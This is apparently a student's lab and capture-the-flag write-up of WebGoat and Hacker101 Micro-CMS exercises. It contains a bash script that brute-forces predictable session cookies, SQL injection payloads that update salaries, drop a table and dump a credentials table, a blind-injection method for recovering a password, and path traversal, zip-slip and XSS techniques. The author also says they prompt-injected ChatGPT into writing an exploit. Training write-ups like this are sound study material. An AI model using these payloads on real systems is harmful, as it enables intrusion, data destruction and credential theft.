
Excersise-1

HIJACKING SESSION 1A) 

Captured the session login request and sent it to sequencer using Burpsuite then started live capture.

Saved it to a file and sorted it in a terminal. I have highlighted the two hijack session IDs I was interested in.

A black screen with white numbers

Description automatically generated

Notice the pattern here? Most of the digits are repeating and the only thing changing is the last two digits of the first part of the hijack cookie. The last part is a time stamp. What’s more interesting is that the last two digits before the hyphen go from 04 to 06 on the highlighted area. Meaning that the server potentially could have assigned 05 to someone else. So now that we know the first part of the session hijack cookie of this person, we can brute force the timestamp in between the two requests.

Sadly, this attempt didn’t work using intruder in Burp suite for other gaps like the one in the picture (some with multiple gaps in between). So instead of trying to use intruder, I switched to a script that could automate this brute force thoroughly instead of a basic approach in intruder.

The script looks like this.

*# !/bin/bash*

username=bekabbex

password=secure

JSESSIONID=7h2xvc4Hhk-fD3G33ydM0kaFX-6gpkJm6j4ggiCL

sessionFoundId=0

sessionFoundStartTime=0

sessionFoundEndTime=0

currentSessionId=0

previousSessionId=0

currentSessionTimestamp=0

previousSessionTimestamp=0

echo "================= Searching for session =================================="

echo

for request in $(seq 1 1000); do

currentSession="$(curl -i -v -X POST "http://localhost:8080/WebGoat/HijackSession/login/?username=$username&password=$password" -H "Cookie: JSESSIONID=$JSESSIONID;" 2>&1 | grep hijack\_cookie | grep -v "< Set-Cookie:" | cut -d'=' -f2 | cut -d';' -f1)"

currentSessionId="$(echo $currentSession | cut -d'-' -f1)"

currentSessionTimestamp="$(echo $currentSession | cut -d'-' -f2)"

echo $currSessId - $currTS

if ! [ -z $previousSessionId ]

then

    if [ $((currentSessionId - previousSessionId)) -eq 2 ]

    then

        echo

        echo "Session found: $previousSessionId - $currentSessionId"

        echo

        sessionFoundId=$((previousSessionId+1))

        sessionFoundStartTime=$previousSessionTimestamp

        sessionFoundEndTime=$currentSessionTimestamp

        break

    fi

fi

previousSessionId=$currentSessionId

previousSessionTimestamp=$currentSessionTimestamp

done

echo

echo "================= Session Found: $sessionFoundId ================="

echo

echo "| From timestamps $sessionFoundStartTime to $sessionFoundEndTime |"

echo

echo "================= Starting session for $sessionFoundId at $sessionFoundStartTime ================="

echo

for timestamp in $(seq -f %1.0f $sessionFoundStartTime $sessionFoundEndTime); do

    response=$(curl -v -X POST "http://localhost:8080/WebGoat/HijackSession/login/?username=$username&password=$password" -H "Cookie: JSESSIONID=$JSESSIONID; hijack\_cookie=$sessionFoundId-$timestamp;secure;" 2>&1 | grep feedback | cut -d':' -f2)

    echo $sessionFoundId-$timestamp: $response

done

I did not code this myself but found it on the internet but what its doing is the same as the thought process before.

A screenshot of a computer

Description automatically generated

The script found a session between 562……….93 and 562…………95 which is 562…………94. And it started brute forcing the timestamp, and it got it first try. We got a response from the server saying Congratulations: you have successfully completed the assignment.

A screenshot of a computer

Description automatically generated

Task 2: indirect object references

A screenshot of a computer

Description automatically generated

The edit profile of another person is solved by changing the get request to a put request and content type should then be json format. In the body of the put request you can then place the json object with modified values. The key to solving the first 4 questions lies in the URI where you modify the URL from …/profile to ../profile/desired\_userid.

SQL INJECTION intro

A screenshot of a computer

Description automatically generated

The interesting ones here were task 12 and 13.

Task 12 is solved like this.

36' OR '1'='1; UPDATE Employees SET salary = 99999999 WHERE FIRST\_NAME = 'John

While task 13 is solved like this

' OR '1'='1' DROP TABLE access\_log—

I was unable to solve task 13 on my own and struggled a bit. I forgot about the hints on each question but once I saw the hints, I prompt-injected chat GPT to exploit it for me (after a bit of back and forth conversations). The biggest hint was knowing what the SQL query looks like in code, and on top of that the use of comments to render the last % sign useless.

SQL injection advanced

*Smith' UNION SELECT userid,user\_name, password, 'a', 'b', 'c', 1 from user\_system\_data –*

This simply demonstrates that a hacker can retrieve information from a different table by using UNION.

**Question 5 was more challenging.**

A screenshot of a login form

Description automatically generated

Here we are checking if the password column of the table used for toms user starts with a t. If it does we get this result A screenshot of a computer

Description automatically generated because the password evaluation returns true. Now we use this to our advantage and do the same thing with intruder for each letter until we get the password.

A screenshot of a computer

Description automatically generated

We intercept our own request for use with Intruder for brute forcing every letter in the English alphabet. The one request that evaluates to true should have less or more characters than all the rest, which is one way of quickly finding out which letter caused it to be evaluated true. Another way is manually checking the response to see if It says “User{0} already registered….”.

A screenshot of a computer

Description automatically generated

We see here that length 432 is the odd number out and that the letter in that request was t. which means we found our first letter of the password which is t.

For the second character of the password, we change the first substring parameter to 2. We get ‘h’ as the second letter. Rinse and repeat -> thisisasecretfortomonly

A group of numbers in green and grey squares

Description automatically generated

Path traversal

Tried %2E%2E/home%2Fwebgoat%2F.webgoat-2023.4%2FPathTraversal first but no luck

../home%2Fwebgoat%2F.webgoat-2023.4%2FPathTraversal, seemed to work on task 2

For the third task ….// seemed to do the trick.

The 4th task can be exploited using the filename with burp suite intercept. Where you change the file name to be ../

The 5th task is somewhat similar. ../ in hex url encoding is

A screenshot of a computer

Description automatically generated

%2e%2e%2f (this will be useful for avoiding illegal characters in the query param). We add this to the url parameters (to go one directory upwards) and we keep looking at the response until we get our file.

A screenshot of a computer

Description automatically generated

“You found it submit the SHA-512 hash of your username as answer” we use a converter somewhere online and get “bcb0a91e229864889c74aebd65418b546a3c4819b12b8e4747e38f27b9a2cef3f69d641b20f02b094ca517136c9b527da77aa25499c34556b964762bc291f6c0”

**Task 7 ZIP SLIP**

mkdir -p /home/webgoat/.webgoat-2023.4/PathTraversal/bekabbex

cd /home/webgoat/.webgoat-2023.4/PathTraversal/bekabbex

curl -o bekabbex.jpg <http://localhost:9090/images/wolf.png>

zip profile.zip ../../../../../home/webgoat/.webgoat-2023.4/PathTraversal/bekabbex/bekabbex.jpg

A close-up of a white background

Description automatically generated

Used the solution on page 8.

MICRO CMS CTF HACKER101

A screenshot of a computer

Description automatically generated

Changing the url to page/5 shows forbidden, which means page 5 belongs to someone else. What about when trying to edit page 5?

A screenshot of a computer

Description automatically generated

And just like that we can edit page 5 that we shouldn’t have access to and we get our flag

Second flag is found by using html or script tag in the title of create page

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

And we have our second flag.

The third flag is related to the URL itself. Where you can insert a “ ’ ” character at the end of a page number to terminate the string and could possibly be an attack vector for SQL injections. A screenshot of a computer

Description automatically generated

This works on the edit page URL, and we get our flag.

Last flag is found by adding html lines enclosed with <> and triggering function like alert within it. Once you save the page it becomes a button and view the source of the page and you get your flag

A screenshot of a computer program

Description automatically generated

A blurry image of a line of lights

Description automatically generated



**Conclusion**

The exercises were very fun and kept me entertained (some were painful, but that’s just how it is).